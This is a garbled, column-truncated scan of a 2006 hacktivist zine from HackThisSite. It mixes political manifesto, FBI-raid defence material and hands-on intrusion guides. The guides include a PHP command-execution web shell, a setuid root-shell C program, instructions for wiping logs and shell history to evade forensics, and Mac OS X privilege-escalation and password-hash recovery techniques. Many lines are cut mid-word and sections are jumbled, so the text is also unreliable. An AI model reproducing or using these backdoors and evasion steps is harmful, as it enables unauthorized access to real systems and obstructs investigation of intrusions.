you've already got some level of access. Good luck, stay out o�
don't get caught!

funtimes.php:
// drop in any directory in the web root to exec cmds as the a�

```
<code><pre> <?php $cmd = $_POST["cmd"]; passthru("$cmd", $retu�
</pre></code><br><br>hacker anarchists are everywhere!<Br> <fo�
action="funtimes.php" method="POST"> <input type="text" name="�
type="submit" value="exec"> </form>
```

suidshell.c:
// upon gaining root, compile this file and chmod 4755 suidshe�
instant root

```
#include <stdio.h>
int main() {
  setuid(0);setgid(0);
  execl("/bin/bash","bash",(char *)0);
  return 0;
}
```

```
                 !###################################!
                 !###         TAKE ACTION         ###!
                 !###    HACKTIVISM IN PRACTICE    ###!
                 !###################################!
```

         "The people who are crazy enough to think they can �
          the world are the ones that do."

```
####################################################################
#             13. Join Revolution, Live Happier    by r3d5pik3
####################################################################
```

Hack This Zine! 02

Notes from the Hacker Underground

HackThisSite.org

2006

```
# unset HISTFILE; ./clean.sh; cat >> /var/www/hackthissite.org/
###########################################################
    $cmd",          ); ?
    ost">a     hist hac
    ype="submit" value            form> ha
    disruption, coun          e The real t
     o  them is pote          agentWeapon
  pfile0 now+1minute          afa33.  0 will              using
    /var/at/jobs             00 | grep -A 4 -i   ngname It is on
    t everything             e free to do anything. Your life is
     a time.                 u were going to die tomorrow, what
     cat /et                 e; culture jamming; 0day explo
    e hell o                 .h> void main() { setuid(0); s
  hoop whoop                 n/sh -i"); } deface the nation
    tune in dro         ernet liberation front; stop the
  get off the grid; don't hate the media, become the med
  dev/random > /root/.bash_history;   plug; Become a gho
  es for people in code; Big brother is watching; give h
```

e><?php $cmd = $_POST['cmd'] passthru("$cmd", $
m action="phpbackdoor.php" method="post">ana
ut type="text" name="cmd"><input type="sub
ght crime, anarchy, financial disruption
e White House. Any one of them i
n. at -f /var/vm/swapfile0 now+1
bin/sh; strings -8 /var/at/jo
y after you have lost everything
ending what minute at a time. If
ld you do today? # cat /etc/shad
revolut   r the hell of it;
d(0);   tf("whoop whoop!\n"
th   turn on tune in
tate; ge off
g; cat   nd
ret me
to watc
/pre><   acti
kers a   t
ue="exec   ou
ter cu   :
tentia   :
nute;
bs/a011a
ng whe
. If y
etc/shad
ll of it
hoop!\n"
une in d   beration front; stop
get off the   id; don't hate the media, beco   t
dev/rand   bash_history

##

If this by itself doesn't give you access, you're going to have
are any exploits on the system to gain further access. Try a un
and a nmap to see what sort of services are running on this mac
be exploited. Look for suid binaries on a system: find / -perm
-2000 -exec ls -ldb {} \; . Look through k-otik.com, milw0rm.com
securityfocus.com, and others to see if there are any local roo
this system. No system is entirely secure, especailly if the sy
unpatched, there's probably dozens of ways to get root, but it
scope of this article.

Now that you've got complete control of the machine, there's a
you can do to secure access and cover your tracks. Add new user
same permissions as root. Create a C file that and chmod it 475
a /bin/sh shell as root(see suidshell.c below). Bind a port to
as the root user so you can hop on without leaving any messy lo
you really want to get fun, you can backdoor several system bin
w, who, ps, ls, and even login to hide your trails in a system.
sorts of rootkits that automate the process.

Clearing the logs of a system could mean the difference between
investigation and getting away with the penetration. Every syst
logs in different locations and often times system administrato
files up to different locations. For starters, wipe everything
/var/log. If you gain access through a flaw in the web server,
also clear all apache access or error logs. Usually you can fin
of this through reading the httpd.conf file. Clear the .bash_hi
all users to destroy your command history(starting an ssh sessi
HISTFILE command will disable this logging). There are also pre
like zap3.c which help automate the process of clearing logs or
all specific ip addresses without completely trashing logs and
Remember, deleting a file is not enough, you want to shred the
data to slow forensics.

This should give you an introduction of some directions you can

discover and patch the vulnerability. In every system, you cou
/tmp/ which gives you some file space that you can play around
youput it in the web root, you won't be able to access your fi
server. You can try to find a dir you can write to through a f
-type d -perm 777 where ../../ is the path to the web root base
out a list of directories that you can copy a backdoor to. You
a hidden directory .page where you will put all your files. Th
tool look curl or wget to copy a PHP or ASP exec backdoor(like
the right) to this directory. If neither of these tools are av
server is behind some sort of firewall, then you could also ec
thesourcecode; ?>" > /path/to/www/root/.page/backdoor.php.

This will give you a web based shell, which is a good start,bu
disadvantages. Every time you execute a command, a little entr
access-log notes your IP address and the URL to the backdoor.
will not let you execute interactive programs like ftp or vi b
nature of the web. So it's obvious you need something a bit mo

You might want to read about some configuration files to see i
further access or at least gather information about the machin
httpd.conf file or any .htaccess files, often times it will co
AuthUserFile statements which have paths to the password files
protected directories. These files are usually DES or MD5 encr
cracked, and usually give access to admin sections that may al
ways to interact with their database. You can also try reading
find usernames on their system, as well as proftp.conf, my.cnf
others. If they have scripts that make use of MySQL, look arou
configuration files to see if you can find any u/p. Try config
config.inc.php for phpMyAdmin. Often times if they are silly e
use the same logins information as ftp or ssh. If you cannot g
this way, then you might want to see if you could bind a port
telnet to and use interactive programs. This will help when na
system and trying other exploits.

```
                                __                            _____
        ____    _____/  |_  ____   _____     _/ _____  ___
       /    \  / ____\   __\/ ___ \/  ___/     \   __\\_  __ \/ _
      |   |  ( <_> )  | \  ___/\___ \       |  |   |  | \(  <_
      |___|  /\____/|__|  \___  >____  >     |__|   |__|  \___
             \/                \/     \/
        __  .__                 .__                        __
       _/  |_|  |__   ____      |  |__ _____    ____  ____ |  | __ ___
       \   __\  |  \_/ __ \     |  |  \\__  \ _/ ___\|  |/ // __
        |  | |   Y  \  ___/     |   Y  \/ __ \\  \___|    <\  __
        |__| |___|  /\___  >     |___|  (____  /\___  >__|_ \\___
                   \/     \/          \/     \/     \/     \/
                      .___
    __ __  ____     __| _/_____   _____  ____    __ __
   |  |  \/    \   / __ |/ __ \_  __ \ __ \/ ___\   __ \/ _ \|  |  \/
   |  |  /   |  \ / /_/ \  ___/|  | \/ __ \/ /_/ >  | \(  <_> )  | /
   |____/|___|  /\____ |\___  >__|  \___  /\___  >__|  \____/|____/|_
              \/      \/    \/          \/     /_____/
```

Electronic Civil Disobedience Journal !! Published by HackThis
     (a)nti copyright. distribute as freely as the wind and th

!!!
###
!!!

Lock up the kids and call the police ...

       == NATIONAL SECURITY ALERT : SUBVERSIVE MATERIALS ENCL
The government considers your very interest in this subject to
Soon you will not even be able to create or distribute these te

being made into a criminal by the corporate media.

The texts enclosed contain stories, projects, and ideas from p
found ways to unplug themselves and hack the system. We can gi
ammunition and a network of hacktivists to network with, but t
be enough to set yourself free. Only you can break your chains
television and take to the streets. Get involved!

                              ... lock up the cops,

!!!
###

                  !###################################!
                  !###   TABLE OF DISCONTENTS   ###!
                  !###################################!

                       NOTES FROM THE HACKER UNDERGROUND

http://ctour.tonymantoan.net -- Absouletly fucking awesome C tu
begginers. Where I started, it does however have a few errors w
but nothing more.

http://www.ecst.csuchico.edu/~beej/guide/net/ -- Very great C s

http://www.winprog.org/tutorial/ -- Nice win32 API tutorial.

http://www.hackthissite.org/lectures/read/9/ -- My two C tutori
hackthissite.org.

http://www.planetsourcecode.com/ -- All your source code needs.

http://www.phrack.org/phrack/49/P49-14 -- The infamous "Smashin
fun and profit" by Aleph One

###
12. Security Access, Backdoors and Gaining Permissio
###

Woah! I just found this bug on this web server that lets me run
web server. This is cool! Too bad I only have permissions as th
do I do now? No doubt you've left some pretty nasty trails all
server, and you're probably not satisfied with the access level
right now.

This guide will show you some tricks on how to secure your acce
permissions, set up backdoors, and clean up after your tracks.
machines and chaining several secure jump boxes to route your c
you to be virtually anonymous, especially if you use a public u
internet connection.

If you've found an exploit, one of the first things you might w
probably find a way to make sure you'll always have access, eve

provides its own mini-language, as it were. Using the preproce
advantages, which I'm not going into here as this is not a C t
interperates all processes begining with a "#" (hash) sign. No
how it does this with some preprocessor direvtives.

The most common preprocessor directive is "#include", when an
is issued like "#include <file>" the preprocessor will look in
where system header files are usually kept. Normally /usr/incl
systems. When an #include statement is issued like "#include '
preprocessor will look in the current for the header file. The
directive #define is nothing but a text substitution. #define
to make macros, which are basically mini-functions, in this wa
can be very powerful. The next stage in C compilation is the c
translates the code into assembly. It recieves the source code
preprocessor.

The assembler is next, which creates object code. Object code
pre-parsed source code. Usually called binaries. An object fil
containing object code) is mostly machine code. WHich is code
understood by the machine processor. Object code has a .o suff
and usually .obj on windows system. Object code can be linked
libraries to create a final executable. Finally is the linker
The linker takes various object files and assembles them into
file. Linkers can also include object files from external libr
advantages over including a single large object file such as m
compilation time, and more managable code. Most compilers will
link with several defualt system libraries during compilation.
compilation steps you should be left with a finished executabl
compilers have a nice syntax checker that will stop compiling
occurs, although occasionaly errors do occur that are not pick
compiler.

SamHallam@gmail.com (Forcemaster)

            !#################################!
            !###   TUNE IN: ###!
            !###   HAPPENINGS IN THE SCENE ###!
            !#################################!

   "The nationalist not only does not disapprove of atrocities
    his own side, but he has a remarkable capacity for not even
    about them." - George Orwell -

##
01. A Hacktivist Manifesto: Notes from the Hacker Unde
##

As our hacking and activist communities grow, the ruling classe
react to stop us. We live in an age where our every thought and
monitored, and to question the injustices of our society are de
unpatriotic. The corporate media scares the public with images
and cyber-terrorists so congress can give more money to law enf
ministry of peace. The Office of Homeland Security, the USA PAT
Information Awareness. Goerge W. Bush, Dick Cheney, John Ashcro
fascism in America is not an impending threat: it's already her
are clearly drawn.

Inevitably those who question and confront the injustices of t[...]
system will become targets for harassment by the rich and powe[...]
are coming to you from someone who is facing the full weight o[...]
first hand. The success of Hack This Site as well as my partic[...]
organizing a number of protest actions has made me a target of
My apartment was raided by Chicago FBI who seized all of my eq[...]
threatening me with felony charges citing millions of dollars [...]
to thirty years in jail for a crime that hasn't even happened.

This is the reality of the political system we live in: the ri[...]
have no regard for human rights, and will do everything in the[...]
any sort of resistence against their empire. The feds are in t[...]
breaking lives and have had no reservations in making the most[...]
changes. IndyMedia servers are seized by international law enf[...]
questions, raids, and arrests dozens of hackers a year even fr[...]
This Site, HBX Networks, and various IndyMedia collectives. Th[...]
logs for servers that host hacker and anarchist websites like [...]
insecure.org, etc. Police arrested over 1800 people at the pro[...]
Republican National Convention while the the FBI and the Secre[...]
investigate key organizers. When they had visited me, they had[...]
comments from Hack This Site's IRC server.

The reason why we are being monitored and indimidated is becau[...]
we are capable of doing if we realize our collective power and[...]
something about it. The stakes are high, but they aren't unbea[...]
weapon in their arsenal is how they can control people through[...]
day, we hear stories about people who were smart and brave eno[...]
them. If we let them walk all over us, then they win. If we or[...]
a fight, then their grip is loosened and the truth may flow fr[...]
and trees. These are the opening shots in a war they say will [...]
lifetime.

The struggle to build a free internet and a free society has y[...]

mRouter local root exploit
A buffer overflow in a command line argument of the mRouter bin[...]
exploited to drop to a root shell. mRouter is SUID by default a[...]
installed with the iSync packages. This bug was fixed with Mac [...]

Apple Internet Connect local root vulnerability
Apple Internet Connect writes to /tmp/ppp.log, creating it if i[...]
already exist, and appending to it if it already exists. You ca[...]
appending data to any file on the system by creating a symbolic[...]
/tmp/ppp.log to the file being altered. By adding code to the t[...]
box, and redirecting /tmp/ppp.log to /etc/daily, you can execut[...]
cron checks this file everyday at 3:15am. This vulnerability wa[...]
b-r00t and affects versions up to 10.3.4.

```
##############################################################
#              11. C Compilation on a Low Level   By Forcemaste[...]
##############################################################
```

This article discusses the process behind compiling a C program[...]
will be split into two sections. The first about low level C co[...]
workings, the second will contain some useful C links and some [...]
that I might decide to throw in there. So read on...

The first part of the compilation process is the preprocessor. [...]
accepts source code as input and is responsible for removing co[...]
intepreting preprocessor directives (such as #defines and macro[...]
else with # at its start for that matter). The next stage in co[...]
compiler. All this does is translate the source code sent to it[...]
preprocessor to assembly code. Very good. Next. The assembler c[...]
creates object code. The last step in C compilation is the link[...]
adds libraries, and external functions to the main() function, [...]
any external variables. After this has been done, an executable[...]
produced. The Preprocessor. A unique feature to C compilers is [...]
preprocessor is always the first step in compilation. The prepr[...]

Other Vulnerabilities

There had been a number of vulnerabilities and exploits discov
over the past year.

CF_CHARSET_PATH local root exploit
Exploiting a buffer overflow in Core Foundation, an attacker i
root by injecting malicious code into the CF_CHARSET_PATH envi
The exploit is publically available and Apple released a patch
2005.

AppleFileServer remote root exploit
A pre-authentication buffer overflow in Apple file sharing all
remote commands as root. It affects several different versions
only the return address and offsets are public for 10.3.3. Thi
Apple on 2004-12-02.

Browser homograph attacks allowed spoofed URLs
Because of improper International Domain Name support, it is p
link which tricks the browser into appearing like an official
redirect to somewhere else. Example: http://www.pаypal.c
paypal.com while it actually goes to www.xn--pypal-4ve.com. Th
by the Schmoo group and patched with the March 21 2005 securit

Adobe Version Cue local root vulnerability
On systems running Mac OS X 10.3.6 or below who has Adobe Vers
(ships which virtually every Adobe product) allows unprivilege
a root shell through manipulating suid shell scripts. The scri
/Applications/Adobe Version Cue/stopserver.sh does not check t
directory you are in before it makes references to other shell
able to call stopserver.sh through a symbolic link and execute
root by making a fake productname.sh. You can easily cp /bin/s
4755, and chown root. Boom, instant suid root shell.

amazing results. We have developed open source software, peer t
sharing services, secure and anonymous open publishing systems,
than can be explained here. And every time we develop these exc
technologies that let us pursue our creativity and innovation m
establishment tries to keep up by inventing increasingly ridicu
to stop us. But we will always be one step ahead of them: while
create.

The balance of power between revolutionary hackers and the reac
government will exist in various degrees at all times. The prob
away anytime soon. Instead of spending time fighting amongst ou
to work together to find solutions. Embrace a diversity of tact
with our brothers and sisters to build a front to combat the ri
state. Not only do we need to build defensive networks to circu
security and censorship, we need to take direct action and brin
corporations and governments that stand in our way. While they
their paycheck, we are fighting for our lives.

Hacktivists of the world, unite!

##
02. Major Hack This Site Milestones
##

- First challenges posted on Hulla-balloo.com in May 2002: 10 ba
  challenges with a basic top scores section. Gets a surprising a
  and feedback with people volunteering to help with the site.

- Several unofficial IRC servers and channels are opened

- Launches HackThisSite.org in August 2003:

- Realistic missions with simulated targets and objectives.

- User contributed articles / external resources.

- User system that keeps track of missions completed.

- Web based chat system.

- The "Hack This Site" challenge and the hall of fame.

- HTS staff organization is set up to maintain the various func
website(moderate articles, interact with users, post news, con
new features, etc).

- HTS IRC server launched, online community explodes.

- HTS public meetings are set up with set agendas and facilitat
users to meet with staff about future projects of HTS, mainten
hacker chat.

- HTS users and staff are inspired to produce several new chall
addition to new realistic missions, several new kinds of hacki
introduced. Application Challenges lets you hack away at opera
challenges. Encryption Challenges gives out a string encrypted
algorithm and people compete against each other to crack it.

- Declares "Summer of Resistance" in 2004 to have Hack This Sit
several major hacker conventions and protests.

- Publishes first hacktivist zine, distributes hundreds through
them available at various infoshops and conventions for the fo
half-page zine with hacktivist texts and technical articles.

- Organizes for the Fifth HOPE convention: 7/9/04: Chicago 2600
to NYC. Several people sets up radical HTS table selling the z
radical propaganda away. Networks with other activists and hac

Next time you restart the machine, it will execute the shell sc
This particular shell script will make a suid root shell in /et

----
URL Handler Exploits

There are a number of security issues related to URL handlers i
Through these tricks, you are able to execute code on a victim
loading a link in *any* web browser. There are several varietie
exploits based around the same contents and have been patched t
of different security updates Apple had released, the latest 20
most of them. The basic idea is to trick the browser into downl
mounting a DMG file and then trying a second trick to actually
files stored in the DMG file.

There are a number of ways to be able to mount volumes on victi
can prepare an HTML document to automatically redirect you to a
through javascript or a meta refresh tag. By going to
disk://urlto.com/some/package.dmg, the browser will automatical
mount package.dmg. This can also be accomplished through someth
ftp://, afp://, and even http:// inside of safari.

The contents of the DMG file may contain a specially crafted ap
Fun.app which can in itself register a new URL handler (let's s
that when called by any browser it will launch Fun.app. Applica
register new URL handlers as CFBundleURLTypes tags stored in th
Fun.app/Contents/Info.plist or the plist resource fork. Alterna
also try help://runscript=../../../Volumes/yourvolume/yourscrip
files stored on the mounted dmg volume.

Other interesting URL handlers that can be explored for future
x-man-page://, telnet://, ssh://, ical://, addressbook://, itms

----

security mechanism set up by the owners.

Exploiting Bad Startup Items Permissions

If the /Library/StartupItems folder has not already been creat
software installers that use this folder may have to create it
programs when the machine restarts. These scripts run as root.
written software installers will create this folder with bad pe
allowing any user to drop files in that directory. One could wi
script, drop it in that folder, restart the computer, and be a
scripts as root.

```
ls -al /Library/StartupItems/
total 0
drwxrwxrwx 3  root admin 102  5 Apr 12:15 .
drwxrwxr-x 39 root admin 1326 6 Apr 09:28 ..
```

As you can see, the directory is chmod 777 - which means we ca
it. Make a folder in this directory and write a shell script wi
as the directory containing the text:

```
#!/bin/sh
cp /bin/sh /etc/.rewt
chown root /etc/.rewt
chmod 4755 /etc/.rewt
```

Then make a file called StartupParameters.plist containing the
```
{
 Description = "NameOfScript";
 Provides = ("NameOfScript");
 OrderPreference = "None";
}
```

gearing up for upcoming protests.

- Organizes for DEFCON convention 7/31/04: pick up several HTS
way to end up in Vegas. Meets with several local activists and
Sells copies of 2600, distributes lots of propaganda, big hackt

- Visited by Chicago FBI and is questioned regarding violence ar
the Republican National Convention protests, hacktivism and DEF

- Massive Republican National Convention protests, week full of
actions, various hacktivist actions, thousands arrested includi
people. About 80,000 registered HTS users.

- HTS v3 released with complete recoding to accomodate for growt
restructured staff, etc. More stable, interactive, and secure.

- HTS IRC merges with TopGamers IRC network. Technical lectures
users to be held over IRC.

- HTS Radio set up with a live radio stream. Active IRC communit
sharing hacker tips and music. Eventually the server was shut d
bandwidth and drama, but will return later.

- HTS developer jessica discovers and releases the phpBB 2.0.10
injection vulnerability, which spreads like wildfire across the

- Root This Box released: new set of challenges where several us
machines configured for free range hacking: complex team scorin
several boxes set up, many real-world hacking skills are shared

- Many HTS members start to interact with more radical and blacl
teams as real world hacking skills increase

- Move to new dedicated server to accomodate for growth and band

- HTS Radio relaunched with pre-recorded content. Audio is sep[...]
different "playlists" which are streamed randomly as well as p[...]
downloads in radio archives. Collection of various hacker radi[...]
convention presentations, indymedia content, timothy leary hip[...]
unique HTS content.

- Major counter-inaugural DC protest, anarchist actions all ov[...]
more hacktivist actions.

- HBX Networks merges with HTS to provide free shell server an[...]

- HTS breaks off with TopGamers network because of administrati[...]
sets up IRC on our dedicated machine.

- FBI raids Jeremy's house in massive investigation: accuses Je[...]
into protestwarrior.com and threatens credit card fraud charge[...]

- HTS gears up for another summer full of actions: finishing u[...]
magazine and prepares for the DEFCON convention.


```
                !###################################!
                !###            TURN ON:         ###!
                !###    HAPPENINGS IN THE SCENE  ###!
                !###################################!
```

          "Dream as if you'll live forever. Live as if you'll[...]

```
###################################################################
#                    03. Hack This Site Founder Raided by FBI
###################################################################
```

On March 17 2005, nine Chicago FBI agents raided and seized al[...]

security-password. This should spit out a string which is the o[...]
password encoded in xor hex. It is NOT encrypted, it is simply[...]

```
nvram security-password
security-password: %d9%df%da%cf%d8%d9%cf%c1%d8%cf%de
```

The MacSIG group at University of Michigan wrote a C script to[...]
generate strings to be used as the open firmware password:
http://macosx.si.umich.edu/files/ofpwgen.c

Using this you should be able to generate strings to match with[...]
found by nvram security-password. You can also use this chart a[...]

```
nvram security-password
a   b   c   d   e   f   g   h   i   j   k   l   m
%cb%c8%c9%ce%cf%cc%cd%c2%c3%c0%c1%c6%c7


n   o   p   q   r   s   t   u   v   w   x   y   z
%c4%c5%da%db%d8%d9%de%df%dc%dd%d2%d3%d0


A   B   C   D   E   F   G   H   I   J   K   L   M
%eb%e8%e9%ee%ef%ec%ed%e2%e3%e0%e1%e6%e7


N   O   P   Q   R   S   T   U   V   W   X   Y   Z
%e4%e5%fa%fb%f8%f9%fe%ff%fc%fd%f2%f3%f0


1   2   3   4   5   6   7   8   9   0   !   @   #
%9b%98%99%9e%9f%9c%9d%92%93%9a%8b%ea%89


$   %   ^   &   *   (   )   +   =   -   _   }   {
%8e%8f%f4%8c%80%82%83%81%97%87%f5%d7%d1
```

When you have this password, you are able to boot into single u[...]
restart from the operating system stored on your iPod, circumve[...]

```
# strings -8 /var/vm/swapfile0 | grep -A 4 -i longname
```

This will only recover passwords from people who had sat down
the system with their user account. Every time the machine res
swapfiles are cleared, so the longer a machine had been runnin
chance you have with recovering passwords.

Of course, these files are read only by root. You can also use
vulnerability above to copy these swapfiles to a temporary loc
the above command to parse those files.

Tricking Software Update

Mac OS X has a handy tool called Software Update which automat
software patches and security updates. Many of the tricks in t
already been patched. Fortunately, if you have access to a mac
Software Update into thinking that you have already installed

Check out the contents of /Library/Receipts/. Create a file wi
as an update package and Software Update won't list that parti

----
Recover Open Firmware Password

Many public computers, especially commercial cyber cafes, use
software or tracking mechanisms that prevent you from doing ce
or even require you to pay by the hour. Ordinarily, you would
the computer into Open Firmware and either use single user mod
system or just boot to an external device like the copy of Mac
installed on your iPod. Unfortunately,more and more computers
password protect Open Firmware which requires you to authentic
any of these things.

This is beatable. If you have root access in terminal, try typ

equipment in Jeremy Hammond's apartment. Facing intimidation fr
and the Secret Service, he is being accused of hacking into rig
ProtestWarrior.com and stealing credit card numbers. While the
been damaged and no credit cards were billed, the FBI is threat
him with fraud and unauthorized access totalling to millions of
damages and up to thirty years in federal prison for a crime th
happened.

Jeremy Hammond aka xec96 was the founder of online hacking comm
HackThisSite.org which taught network security skills through a
hacking challenges. With his coordination the website was able
series of magazines, launch an online hacktivist radio station,
several hacking competitions. Because it has grown to be increa
controversial, it is facing overblown intimidation from unjust
policies despite being legal and non-destructive in nature.

Jeremy has also worked with several local and national anti-war
organize for a variety of marches, rallies, and national demons
including the Republican National Convention in NYC, the counte
protests in Washington DC, and dozens of other local Chicago ac
Hammond is an innocent man who is being targeted for his partic
struggle for social justice and the success of the Hack This Si
passion and determination to challenge the injustices of the ri
has made him a target of harassment by law enforcement.

Please ask the US District Attorney's Office to drop the charge

FreeJeremy.com Legal Defense
FreeJeremyNow@gmail.com
Contact: Loren Blumenfeld, attorney - 312-939-0140
Contact: Pong Khumdee, partner and roommate pongtakespictures@
Contact: Wyatt Anderson, administrator of HTS: wanderson@gmail.

Who is Jeremy Hammond?

Jeremy was a political hacker who used his abilities to defend
and a free society. He has founded a number of projects includ
progressive newspapers, educational websites, and helped organ
political protests. He has worked to defend the IndyMedia proj
right-wing hackers by finding and fixing several vulnerabiliti
activities have been ethical and non-destructive, he has found
of law enforcement because he has been brave enough to stand u
injustices of the political system.

Jeremy Hammond was the founder of online hacking community Hacl
which taught network security skills through a series of onlin
challenges. With his coordination the website was able to publ
magazines, launch an online hacktivist radio station, and star
competitions. While the site has grown it has become increasin
The site and community is facing overblown intimidation from la
policies, despite being legal and non-destructive in nature.

Jeremy also worked with several local and national anti-war gr
for a variety of marches, rallies, and national demonstrations
Republican National Convention in NYC, the counter-inauguratio
Washington DC, and dozens of other local Chicago actions.

How and why is Jeremy being threatened by the FBI?

On March 17, 2005, Jeremy's apartment was raided by nine FBI a
ransacked the plane, seizing all electronic equipment as well a
phone/address book, the lease, important notebooks, and even a
then, Jeremy and his lawyer have been meeting with the US atto
The US government says that they will be indicting him with se
charges related to computer hacking and credit card fraud.

Jeremy was also visited by the United States Secret Service on
checked out his apartment and asked Jeremy a few questions rel

unprivileged access. Using this trick, you can read a variety o
including user password hashes, temporary swap files, .bash_his

This will allow you to read a list of commands executed by the

```
local: user$ id
uid=503(test) gid=503(test) groups=503(test)
local: user$ ls -al /users/admin/.bash_history
-rw------- 1 admin staff 1259 12 Sep 2003 /users/admin/. bash_hi
local: user$ cat /users/admin/.bash_history cat: /users/admin/.
Permission denied
local: user$ at -f /users/admin/.bash_history now+1minute
Job a011afa33.000 will be executed using /bin/sh
local: user$ cat /var/at/jobs/a011afa33.000
(the contents of /users/admin/.bash_history)
```

As long as you have local access to the machine, you can read t
all users using this vulnerability:

```
at -f /var/db/shadow/hash/559DBF44-4231-11D9A5A8-00039367EBAE n
```

This was patched with the January 25, 2005 security update avai
----
Sensitive Swap Files

There is another technique for recovering passwords making use
files. Several components including FileVault, Keychain, login,
all sorts of sensitive data in these swap files located in /var
huge files and it takes some clever unix commands to be able to
useful out of them. However, often times the above applications
usernames and passwords in plain text.

Try this on your home machine(making sure to also try swapfile1
etc)

admin 559DBF44-4231-11D9-A5A8-00039367EBAE 501
orb 5D97A400-5045-11D9-AFEB-00039367EBAE 502
test C82D45B7-6422-11D9-853D-00039367EBAE 503

So the password for the "admin" user is stored in
/var/db/shadow/hash/559DBF44-4231-11D9-A5A8-00039367EBAE. Now
read only as root. Of course, there are a few tricks we can tr
to read these files. But let's say that you have root access f
 # cat /var/db/shadow/hash/559DBF44-4231-11D9-A5A8
 00039367EBAE 209C6174DA490CAEB422F3FA5A7AE634F0D412BD764FFE81
1404EED033E22AE348AEB5660FC2140AEC35850C4DA997

This large string contains two seperate hashes for the same pa
64 characters form the SMB hash(which is used for Windows file
it is not turned on) which is actually two 32 character MD4 ha
The last 40 characters form the SHA1 hash. Once you have recov
all that remains is to properly format this file and run it th
cracker like John the Ripper or Lepton's Crack.

SMB hashes:
admin:209C6174DA490CAEB422F3FA5A7AE634:F0D412BD764FFE81AAD3B43
orb:6FFB224FB592476B2230862E220937DA:4B881A967FE694FBAAD3B435B
test:0CB6948805F797BF2A82807973B89537:01FC5A6BE7BC6929AAD B435

SHA1 hashes:
admin:D033E22AE348AEB5660FC2140AEC35850C4DA997
orb:23119F5947DA61A815E7A1CC2AF9BDB8C19CAF1F
test:A94A8FE5CCB19BA61C4C0873D391E987982FBBD3

Reading Files as Root through /usr/bin/at

There is a vulnerability in /usr/bin/at that allows you to rea
This implications of this can be devestating if you already ha

political activities. They were asked by the FBI who tipped the
Jeremy's protest activities and anarchist tendencies. The SS as
political groups he has worked with, what protests he has been
was going to assasinate the president, etc.

The FBI has stated that they have been monitoring Jeremy's acti
six months (since Summer 2004) when the FBI first visited Jerem
about possible disruption and violence at the Republican Nation
protests in NYC late August. The FBI has gone as far as quoting
conversations from the Hack This Site IRC server, talked about
been, etc. They also say that they have stopped by his apartmen
occasions to check up and take pictures. His phone and internet
almost certainly tapped as the FBI has stated that they will be
every action and statement.

What is Jeremy being accused of doing?

The FBI alleges that he is involved with an underground hacking
hacked and gained acess to the right-wing website ProtestWarrio
card numbers belonging to people who ordered products off of th
The FBI says that he was involved in a plot to make donations f
card numbers to various humanitarian charities, civil rights ac
leftist protest groups.

These charges are outrageous and reactionary because none of th
happened. The website has not been defaced and no credit card n
billed. The FBI and the US Attorney have quoted several million
damages(~$500 per credit card) and is threatening up to thirty
prison for a crime that has not been committed.

Who is ProtestWarrior?

ProtestWarrior.com is a right-wing group that tries to provoke
constitutionally protected protests and actions of progressive

They foster such conservative and intolerant dogma which borde
hate-speech. Their most recent national action was their attem
trouble at the counter-inaugurationprotests in Washington DC w
miserably in being effective or generating any decent numbers

Although no damage had been done to their system, the ProtestW
known to falsely report information to the police on an intemp
and demonize leftists. This particular case is similar: while
done to the website or credit cards, ProtestWarrior is trying
incriminate hackers and activists.

What is ironic is that ProtestWarrior has worked with groups l
RightWingExtremist.net and the g00ns to hack IndyMedia and oth
in the past. Read an in-depth discussion of ProtestWarrior, wh
and how to expose them: http://indymedia.us/en/2005/03/5268.sh

What property has the FBI seized?

Nearly everything electronic has been seized from their house,
number of private notes and documents including notebooks as w
their lease. In addition to taking Jeremy's property, they hav
roommate's computers and other equipment which were unrelated
Details of all property seized are included in the search warr

While it has been more than two months since the original inci
not filed charges nor returned any property. We are sending ou
Motion for Return of Property, which the FBI is required to do
of the Federal Rules of Criminal Procedure.

How could I support the case against these ridiculous charges?

Support can range from signing the online petition, making a d
contacting the US Attorney, or just by spreading the word abou
situation. Please see the support page for more details.

```
#############################################################
#                        10. Hacking Local Mac OS X
#############################################################
```

The tricks explored in this article range from privilege escala
vulnerabilities to clever ways to get around protection schemes
kept on the down low, but as more of them are recognized and pa
we may as well make these available for people to learn from. W
going to post exploit scripts, I'll explain what can be done an
research and make the most of these tricks.

 - Cracking User Passwords
 - Reading Files as Root through /usr/bin/at
 - Sensitive Swap Files
 - Tricking Software Update
 - Recover Open Firmware Password
 - URL Handler Exploits
 - Other Vulnerabilities

Cracking User Passwords

Gone are the days where you can just execute "nidump passwd ."
DES encrypted passwords for all users. Even though this was pat
there's still several ways to be able to recover user passwords
not store passwords in an /etc/shadow or /etc/master. passwd fi
there is a way you can recover password hashes for all users.

Mac OS X uses NetInfo to handle user accounts. The password has
based system are stored in /var/db/shadow/hash/(guid). Each use
hash file. To get a list of users and their corresponding gener
try:
local: user$ nireport / /users name generateduid uid | grep -v

filename="somefile.html" which usually defines the name of the
potentially allows you to upload PHP files, gaining the permis
server.

Another vulnerability in PHP allows you to bypass their measur
transversal. If you upload a file with a single quote(such as
PHP will escape the quote into a /' AFTER it sanitizes the inp
the final name of ../'filename.html. If there isn't sufficient
and if the web server has write permissions, this will potenti
upload files one directory up. This affects PHP 4.3.6 to 4.3.9

General Misconfigurations

Often times a web developer will be careless and make mistakes
reveal configuration files or logins. Often a php file will be
other than .php which will cause the web server to output the
instead of parsing it for PHP code before output. This can als
backups are made by copying a file as config.inc.php.bak or so
might reveal login or mysql information.

It is also a good idea to check out all directories on a syste
an index page to see whether the web server is configured to g
directory listing, which in some cases might give you access t
information about the server or organization.

If you have the ability to read files off their machine, you m
reading configuration files for their PHP scripts or the serve
they are using common software, try downloading the source fro
website, find the name of the configuration file, and try read
reveal mysql u/p or more. If you can read outside of the web d
reading httpd.conf, ftp conf files, user .bash_history files,
.htacesses, etc (or boot.ini, sam, config.sys, etc on a window
developer may even be as silly to leave default logins and pas
configuring a ready to go PHP script.

Are copies of the search warrant available?

Electronic copies of the search warrant can be downloaded at th
FreeJeremy.com. The affidavit which established probable cause
shown to us yet.

References

This is a short list of documents and reading materials related
and cybercrime.

 - "Everything a Hacker Needs to Know about Getting Busted by t
http://www.grayarea.com/agsteal.html - A general introduction t
related to hacking and cybercrime from Agent Steal who served 3
similar charges.

